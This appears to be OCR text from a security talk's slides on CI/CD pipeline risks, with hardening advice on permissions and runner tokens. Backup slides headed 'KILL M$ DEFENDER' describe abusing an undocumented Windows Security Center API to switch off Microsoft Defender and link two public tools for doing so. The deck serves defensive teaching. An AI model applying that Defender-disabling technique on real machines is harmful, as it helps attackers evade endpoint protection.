
- Tunneling traffic through a controlled system to other systems that are not directly accessible.
- Tunneling → Used to protect or encapsulate traffic to correctly route it



SUPPLY CHAIN ATTACK



SUPPLY CHAIN ATTACK



HARDENING RECOMMENDATIONS


- Check the permissions of your Pipeline
  → which other repositories are accessible?
  → Skipping least privilege can jeopardize your defense.
  → One misconfigured repo is enough
- Check permissions for the accessible systems of your CI/CD ecosystem
  - Git, Nexus, Artifactory, internal Docker Registries
    → Can lead to a supply chain attack
  - SonarQube and Scanners can be blinded
- Pipelines are ideal beachheads, operating in blind spots and blend in into corporate traffic
- Injected credentials may allow lateral movement
- Never ever loose a GitLab Runner registration token or global privileged token that manages repositories!


Always assume that CI/CD is a dangerous goods transport. They are RCE as a Service

THANK YOU

Backup Slides

KILL M$ DEFENDER






- Abuses an undocumented WSC (Windows Security Center) service API call
- Regularly requires to sign an NDA with Microsoft to get Documentation
- Normally used by Antivirus Vendors to tell Defender that another AV tool takes the Lead
  ➔ What should go wrong?

Sources


- https://github.com/ionuttbara/windows-defender-remover
- https://github.com/es3n1n/no-defender



MONITOR OR BE DOOMED
50
AMMO
100%
HEALTH
2 3 4
5 6 7
ARMS
0%
ARMOR
BULL 50 / 200
SHEL 0 / 50
RCKT 0 / 0
CELL 0 / 300

RED TEAM OPERATION LIFE CYCLE



Diamond Model of Intrusion Analysis





Framework developed to understand and analyze malicious cyber activities. This model is built around four core features: adversary, infrastructure, capability, and victim, arranged in the shape of a diamond